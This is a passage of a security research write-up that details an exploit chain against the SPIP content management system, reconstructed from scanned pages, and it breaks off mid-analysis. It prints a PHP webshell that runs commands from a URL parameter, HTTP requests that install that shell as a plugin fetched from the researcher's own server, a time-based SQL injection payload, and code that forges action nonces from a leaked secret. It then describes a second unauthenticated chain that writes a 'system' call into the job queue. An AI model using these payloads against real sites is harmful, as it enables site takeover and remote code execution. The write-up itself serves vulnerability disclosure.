


Reset password

The new password grants access to the portal:



Login with the new password



Login successful

From administrator to code execution

Nothing past this point is a vulnerability. Turning admin access into code execution is a documented feature of SPIP. We only walk through it to prove the chain really ends in remote code execution.

A plugin is just PHP code that SPIP executes. Once activated, SPIP automatically includes its `_options.php` file on every request.

For a plugin named `ambionics`, the structure looks like this:

```
ambionics/
├── paquet.xml              ->  plugin manifest
└── ambionics_options.php   ->  included on every request
```

We turn `ambionics_options.php` into a simple webshell:


```php
<?php
if (!defined('_ECRIRE_INC_VERSION')) return;
if (isset($_GET['cmd'])) { system($_GET['cmd']); die; }
```

We zip the plugin, host it on our own HTTP server, and point SPIP's plugin manager at the archive URL.

The installation form asks for the admin password (the one we just reset):

```http
POST /ecrire/?exec=charger_plugin HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 390
User-Agent: ambionics
Content-Type: application/x-www-form-urlencoded
Cookie: spip_session=1_7187154b7154f1f77897f593769fd7a5; spip_admin=%40admin%40spip; spip_accepte_ajax=1

var_ajax=form&exec=charger_plugin&formulaire_action=charger_plugin_archive&formulaire_action_args=...&formulaire_acti
spip&archive=http://172.17.0.1:8181/ambionics.zip&destination=
```




upload plugin

Then we enable the plugin.


```http
POST /ecrire/?exec=admin_plugin&voir=inactif HTTP/1.1
Host: 127.0.0.1:8000
Content-Length: 397
User-Agent: ambionics
Content-Type: application/x-www-form-urlencoded
Cookie: spip_admin=%40admin%40spip; spip_accepte_ajax=1; spip_session=1_4162497a994f22cb164731436547c2c8

var_ajax=form&_todo=&exec=admin_plugin&voir=inactif&formulaire_action=admin_plugin&formulaire_action_args=...&formula
```



enable plugin

From then `ambionics_options.php` is loaded:



The chain, end to end

```
(1) POST /spip.php?page=sitemap&annee=IF(1,SLEEP(5),0)     # SQL injection → leak alea_ephemere
(2) POST /spip.php?action=editer_auteur                    # Forge nonce, reset admin password
(3) Log in as admin                                        # Account takeover
(4) Upload malicious plugin                                # Install from archive
(5) Enable the plugin                                      # Enable it
(6) GET /spip.php?cmd=id                                   # Remote code execution
```

Why we did not stop here

The chain works, but it makes a poor exploit. So we kept looking, and found a second chain.

This chain needs no password reset. No admin login.

Just four unauthenticated requests and a direct path to remote command execution.

Full chain 2: command execution with no privileged role

This chain forges a nonce the same way as chain 1, from the same leaked secret, but points it at a different action: `editer_objet`.

The goal here is to write a row into the `spip_jobs` queue, then make it run.

The sink: `unserialize()` then a dynamic call

SPIP handles background tasks through a job queue stored in the `spip_jobs` table. Each row contains two interesting columns:

- `fonction` → a PHP callable
- `args` → its serialized arguments

spip_jobs table

←T→	id_job	descriptif	fonction	args	md5args	inclure	priorite	date	status
Edit Copy Delete	11	CRON task mise_a_jour (every 259200 s)	mise_a_jour	[BLOB - 23 B]	f86da3d8fe72c5d2d71a07c9aeb1e565	genie/	0	2026-08-10 19:45:53	1
Edit Copy Delete	27	Tâche CRON queue_watch (toutes les 86400 s)	queue_watch	[BLOB - 23 B]	cc2f6884b5624760bea53b16edf41f1b	genie/	0	2026-08-10 11:36:27	1
Edit Copy Delete	28	Tâche CRON revisions_optimiser_revisions (toutes l...	revisions_optimiser_revisions	[BLOB - 23 B]	cc2f6884b5624760bea53b16edf41f1b	genie/	0	2026-08-10 11:36:27	1
Edit Copy Delete	29	Tâche CRON bigup_nettoyer_repertoire_upload (toute...	bigup_nettoyer_repertoire_upload	[BLOB - 23 B]	cc2f6884b5624760bea53b16edf41f1b	genie/	0	2026-08-10 11:36:27	1
Edit Copy Delete	30	Tâche CRON medias_nettoyer_repertoire_upload (tout...	medias_nettoyer_repertoire_upload	[BLOB - 23 B]	cc2f6884b5624760bea53b16edf41f1b	genie/	0	2026-08-10 11:36:27	1
Edit Copy Delete	31	Tâche CRON optimiser (toutes les 172800 s)	optimiser	[BLOB - 23 B]	404680d8bf4f2b1ee7e4a5455df24a82	genie/	-2	2026-08-11 05:21:05	1
Edit Copy Delete	32	CRON task maintenance (every 7200 s)	maintenance	[BLOB - 23 B]	a4c2a768a329847669223130ea24f2c1	genie/	0	2026-08-10 06:33:50	1
Edit Copy Delete	33	CRON task svp_actualiser_depots (every 21600 s)	svp_actualiser_depots	[BLOB - 23 B]	a4c2a768a329847669223130ea24f2c1	genie/	0	2026-08-10 10:33:50	1

Jobs are normally created by SPIP's internal code, never from user input.

When the queue runs, PHP reads a row, unserializes its arguments, and calls the function:

Source: `queue.php#L234-262`

```php
<?php
// ecrire/inc/queue.php
$args = unserialize($row['args']);
// ...
$fonction = $row['fonction'];
// ...
$res = $fonction(...$args);
```

If we can set `fonction=system` and `args=a:1:{i:0;s:2:"id";}`, running that job will execute `system("id")`.

The source: `editer_objet` writes any column of any object (CVE-2026-72710)

`action=editer_objet` is a generic editor for editorial objects: articles, sections, authors.

When we edit an article, the request looks like this:

```http
POST /spip.php?action=editer_objet&arg=article/12 HTTP/1.1
Host: 127.0.0.1:8000
User-Agent: ambionics
Content-Type: application/x-www-form-urlencoded

titre=Casse-Spip
```

The `arg` parameter follows the pattern `objet/id`:

- `arg=article/12` → updates article 12
- `arg=article/0` → creates a new one (ID 0 = insert)

Under the hood, `arg` is used for two things:

1. identifies the target table
2. determines whether we insert or update a row

Targeting `spip_jobs`

The value `article/12` is split into `$objet` and `$id`:

Source: `editer_objet.php#L41`

```php
<?php
// ecrire/action/editer_objet.php
[$objet, $id] = array_pad(explode('/', $arg, 2), 2, null);   // 'article/12' -> objet='article', id='12'
```

Then `$objet` is resolved to a real table name by `table_objet_sql()`, which works in two steps:

1. if the name is a known editorial object, it uses the `table_des_tables` mapping
2. otherwise, it falls back to a lookup that accepts **any real SQL table**

Source: `objets.php#L1074-L1103`

```php
<?php
// ecrire/base/objets.php
function table_objet_sql(string $type, $serveur = ''): string {
    $nom = table_objet($type, $serveur);            // 'article' -> 'articles'
    // ...
    if (isset($GLOBALS['table_des_tables'][$nom])) {
        $nom = $GLOBALS['table_des_tables'][$nom];
        $nom = "spip_$nom";                         // 'articles' -> 'spip_articles'
    } else {
        $infos_tables = lister_tables_objets_sql();
        if (isset($infos_tables["spip_$nom"])) {
            $nom = "spip_$nom";
        } elseif ($serveur !== false) {
            // ...
            $trouver_table = charger_fonction('trouver_table', 'base');
            if ($desc = $trouver_table($nom, $serveur)) {
                return $desc['table_sql'];   // any other real table lands here
            }
        }
    }
    return $nom;
}
```

That fallback is the problem. Nothing checks that the name is editorial. If we send `job` instead of `article`, the real `spip_jobs` table is returned:

```
article  →  spip_articles     (an editorial object)
job      →  spip_jobs         (the internal job queue)
```

Any name matching a table is accepted, editorial or not.

`$id` decides what happens to the row:

Source: `editer_objet.php#L53-64`

```php
<?php
// ecrire/action/editer_objet.php
if (!$id = intval($id)) {
    $id = objet_inserer($objet, $id_parent);   // id 0: create a new, empty row
}
// ...
$err = objet_modifier($objet, $id, $set);      // then fill its fields (runs every time)
```

So with `arg=job/0`, `objet_inserer()` creates a new empty row in `spip_jobs`, and `objet_modifier()` fills it right after.

`spip_jobs` is a table no editor was ever meant to write to, but two bugs, chained together, let us write to it anyway: first reaching the action, then controlling what it writes.

The missing authorization

The entry point relies only on the **Nonce verification** step:

Source: `editer_objet.php#L37-66`

```php
<?php
// ecrire/action/editer_objet.php

// step 1: verify the nonce with securiser_action()
$arg = $securiser_action();


// step 2: check the caller is authorized with autoriser()
// ... (no permission check here)

// step 3: do the work
if (!$id = intval($id)) {
    $id = objet_inserer($objet, $id_parent);                // id 0 -> insert a new row
}
$err = objet_modifier($objet, $id, $set);                   // write the fields
```

We forge the nonce with the leaked secret:

```php
<?php
// a valid nonce for editer_objet
$forge = hash_hmac('sha256', "editer_objet-job/0::0", "::" . "709b20c8ca791ae5469523c00cf2d9a5");
// nonce = 6cbe4bfb0622dbd33111d3eec377782f891ab1e54b4489fd74c763d810176f55
```

And we can reach the action:



Reaching the action editer_objet

The mass assignment

The row `objet_inserer()` created is empty. `objet_modifier()` now fills it, and this is where the mass assignment happens: it writes every column of the table straight from the request, unless the object declares a `champs_editables` allowlist.

That allowlist is something each editorial object declares in its own definition, to say which of its fields a form may write.

For example `spip_articles` allows only its content fields:

Source: `objets.php#L102-L113`

```php
<?php
// ecrire/base/objets.php
'champs_editables' => [
    'surtitre', 'titre', 'soustitre', 'descriptif',
    'nom_site', 'url_site', 'chapo', 'texte', 'ps', 'virtuel',
],
```

`spip_jobs` declares no `champs_editables` because it's not an editorial object. So `objet_modifier()` builds its write list from every column of the table, minus the primary key:

Source: `editer_objet.php#L123-163`

```php
<?php
// ecrire/action/editer_objet.php
$include_list = array_keys($desc['field']);                              // default: every column
$include_list = array_diff($include_list, [$desc['key']['PRIMARY KEY']]);
if (isset($desc['champs_editables']) and is_array($desc['champs_editables'])) {
    $include_list = $desc['champs_editables'];                           // narrow to the allowlist, if declared
}                                                                        // spip_jobs: not declared -> stays every
column
$c = collecter_requests($include_list, [$champ_date,'statut','id_parent','id_secteur'], $set);
// ...
$err = objet_modifier_champs($objet, $id, [...], $c);                    // writes $c straight to the row
```

That list, every column of `spip_jobs`, is handed to `collecter_requests()`. On a URL call `$set` is null, so it fills each column from the HTTP request:

Source: `modifier.php#L40-L47`

